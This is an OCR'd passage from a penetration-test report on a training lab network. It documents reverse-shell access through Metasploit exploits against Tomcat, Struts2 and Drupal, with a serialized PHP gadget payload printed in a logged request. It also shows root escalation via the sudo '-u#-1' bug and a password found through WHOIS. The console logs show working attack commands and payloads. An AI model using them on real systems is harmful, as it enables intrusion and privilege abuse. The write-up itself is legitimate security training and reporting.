
Affected Hosts	192.168.13.12
Remediation	Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later

Vulnerability 11	**Findings**
Title	Initial Access through Metasploit and Meterpreter
Type	Linux OS
Risk Rating	**High to Critical**
Description	A reverse shell was created using Metasploit and Meterpreter that gained access into Rekall's network

Image 1

Module exploit(multi/http/tomcat_jsp_upload_bypass) was able to create a shell within TotalRekall's network

Host: 192.168.13.10




```
rhosts ⇒ 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set lhost 192.168.13.1
lhost ⇒ 192.168.13.1
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Uploading payload ...
[*] Payload executed!

[*] Command shell session 1 opened (192.168.13.1:4444 → 192.168.13.10:56436 ) at 2022-08-01 21:49:14 -0400

shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell


# ls
ls
LICENSE  RELEASE-NOTES  bin   include  logs  webapps
NOTICE   RUNNING.txt    conf  lib      temp  work
# background

Background session 1? [y/N]  N
ls
ls
LICENSE  RELEASE-NOTES  bin   include  logs  webapps
NOTICE   RUNNING.txt    conf  lib      temp  work
```

Image 2

Sensitive data found upon entering the network

Host: 192.168.13.10




```
[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Uploading payload ...
[*] Payload executed!

[*] Command shell session 1 opened (192.168.13.1:4444 → 192.168.13.10:56436 ) at 2022-08-01 21:49:14 -0400

shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell


# ls
ls
LICENSE  RELEASE-NOTES  bin   include  logs  webapps
NOTICE   RUNNING.txt    conf  lib      temp  work
# background

Background session 1? [y/N]  N
ls
ls
LICENSE  RELEASE-NOTES  bin   include  logs  webapps
NOTICE   RUNNING.txt    conf  lib      temp  work
# cd root
cd root
sh: 4: cd: can't cd to root
# cd ~
cd ~
# ls
ls
# pwd
pwd
/root
# ls
ls
# ls -la
ls -la
total 24
drwx------ 1 root root 4096 Feb  4 19:17 .
drwxr-xr-x 1 root root 4096 Jul 29 00:49 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root   10 Feb  4 19:17 .flag7.txt
drwx------ 1 root root 4096 May  5  2016 .gnupg
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
# cat .flag7.txt
cat .flag7.txt
8ks6sbhss
#

#

#

#

# 
```

Image 3

Metasploit module (multi/http/struts2_content_type_ogal) able to access Rekall network

Host: 192.168.13.12

(Vulnerability 9 above told us this was vulnerable to struts attack)




```
msf6 exploit(multi/http/struts2_content_type_ognl) > set rhosts 192.168.13.12
rhosts ⇒ 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > set lhost 192.168.13.1
lhost ⇒ 192.168.13.1
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.13.12       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 2 opened (192.168.13.1:4444 → 192.168.13.12:47034 ) at 2022-08-01 22:05:56 -0400
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
```

Image 4

Access to sensitive data

Host: 192.168.13.12




```
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions

Active sessions
===============

  Id  Name  Type                   Information           Connection
  --  ----  ----                   -----------           ----------
  1         shell java/linux                             192.168.13.1:4444 → 192.168.13.10:56436  (192.168.13.10)
  2         meterpreter x64/linux  root @ 192.168.13.12  192.168.13.1:4444 → 192.168.13.12:47034  (192.168.13.12)

msf6 exploit(multi/http/struts2_content_type_ognl) >
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 40 created.
Channel 1 created.
ls
cve-2017-538-example.jar
entry-point.sh
exploit
cd ~
ls
flagisinThisfile.7z
```


Image 5

File from Image 4 opened to reveal sensitive data


Host: 192.168.13.12




```
┌──(root💀kali)-[~]
└─# ls
Desktop  Documents  Downloads  file2  file3  flagfile  flagisinThisfile.7z  hash  hash2.txt  hash2.txty  hash3.txt  hash.txt  Hi.php  LinEnum.sh  Music  Pictures  Public  Scripts  Templates  Videos

┌──(root💀kali)-[~]
└─# cat flagisinThisfile.7z
7z◆◆'fV◆%◆!◆◆◆flag 10 is wjasdufsdkg
◆3◆ε◆◆ɔ6=◆t◆◆◆
                          F◆◆Q◆◆◆◆◆◆I◆◆◆◆◆◆◆◆◆◆?◆;◆<◆Ex|◆◆◆◆◆
                                                    ◆
                                                        #]
                                                         ◆◆
```

Image 6 Metasploit module (unix/webapp/drupal_restws_unserializel) able to access Rekall network Host: 192.168.13.13	
Affected Hosts	192.168.13.10, 192.168.13.12, 192.168.13.13
Remediation	Create outbound firewall rules to detect potential signals coming from reverse shells. Train employees to avoid phishing attacks that would allow for the creation of a reverse shell.

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > options

Module options (exploit/unix/webapp/drupal_restws_unserialize):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   METHOD       POST             yes       HTTP method to use (Accepted: GET, POST, PATCH, PUT)
   NODE         1                no        Node ID to target with GET method
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory


msf6 exploit(unix/webapp/drupal_restws_unserialize) > set rhosts 192.168.13.13
rhosts ⇒ 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set lhost 192.168.13.1
lhost ⇒ 192.168.13.1
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0×0000558ca9c88ad0 @headers={"Date"⇒"Tue, 02 Aug 2022 02:28:50 GMT", "Server"⇒"Apache/2.4.25 (Debian)", "X-Powered-By"⇒"PHP/7.2.15", "Cache-Control"⇒"must-revalidate, no-cache, priva
te", "X-UA-Compatible"⇒"IE=edge", "Content-language"⇒"en", "X-Content-Type-Options"⇒"nosniff", "X-Frame-Options"⇒"SAMEORIGIN", "Expires"⇒"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"⇒" ", "X-Generator"⇒"Drupal 8 (https://www.drupal.org)
", "Transfer-Encoding"⇒"chunked", "Content-Type"⇒"application/hal+json"}, @auto_cl=false, @state=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut set must be the currently displayed set for the u
ser and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permissions.\"}ZpViIMNX0xMUi1\n", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @m
ax_data=1048576, @body_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (iPad; CPU OS 15_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.0 Mobile/15E148 S
afari/604.1\r\nContent-Type: application/hal+json\r\nContent-Length: 636\r\n\r\n{\n  \"link\": [\n    {\n      \"value\": \"link\",\n      \"options\": \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\":2:{s:33:\\\"\\u0000GuzzleHttp\\\\Psr7\\
\\FnStream\\u0000methods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000handler\\\";s:19:\\\"echo ZpViIMNX0xMUi1\\\";s:30:\\\"\\u0000GuzzleHttp\\\\HandlerSt
ack\\u0000stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resolve\\\";}}s:9:\\\"_fn_close\\\";a:2:{i:0;r:4;i:1;s:7:\\\"resolve\\\";}}\"\n    }\n  ],\n  \"_link
s\": {\n    \"type\": {\n      \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @peerinfo={"addr"⇒"192.168.13.13", "port"⇒80}>
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 3 opened (192.168.13.1:4444 → 192.168.13.13:50230 ) at 2022-08-01 22:28:51 -0400

meterpreter >
meterpreter > getuid
Server username: www-data
meterpreter >
meterpreter >
meterpreter >
```

Vulnerability 12	**Findings**
Title	Privilege Escalation
Type	Linux
Risk Rating	High
Description	Able to escalate to a root account
Image1 Username obtained through open source intelligence	


```
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2022-02-02T19:16:19Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2023-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
Admin Phone: +1.7702229999
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: jlow@2u.com
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2022-08-01T19:15:10Z <<<
For more information on Whois status codes, please visit https://icann.org/epp
```


Image 2 1) SSH access with password 'alice' 2) Privilege escalation via CVE-2019-14287 3) Sensitive data exposed	
Affected Hosts	192.168.13.14
Remediation	Upgrade sudo to a version after 1.8.28. Enforce password complexity.


```
┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Aug  2 02:54:56 2022 from 192.168.13.1
Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u#-1 bin/bash
root@b562bc57b874:/# cd /root
root@b562bc57b874:/root# ls
flag12.txt
root@b562bc57b874:/root# cat flag12.txt
d7sdfksdf384
root@b562bc57b874:/root# █
```

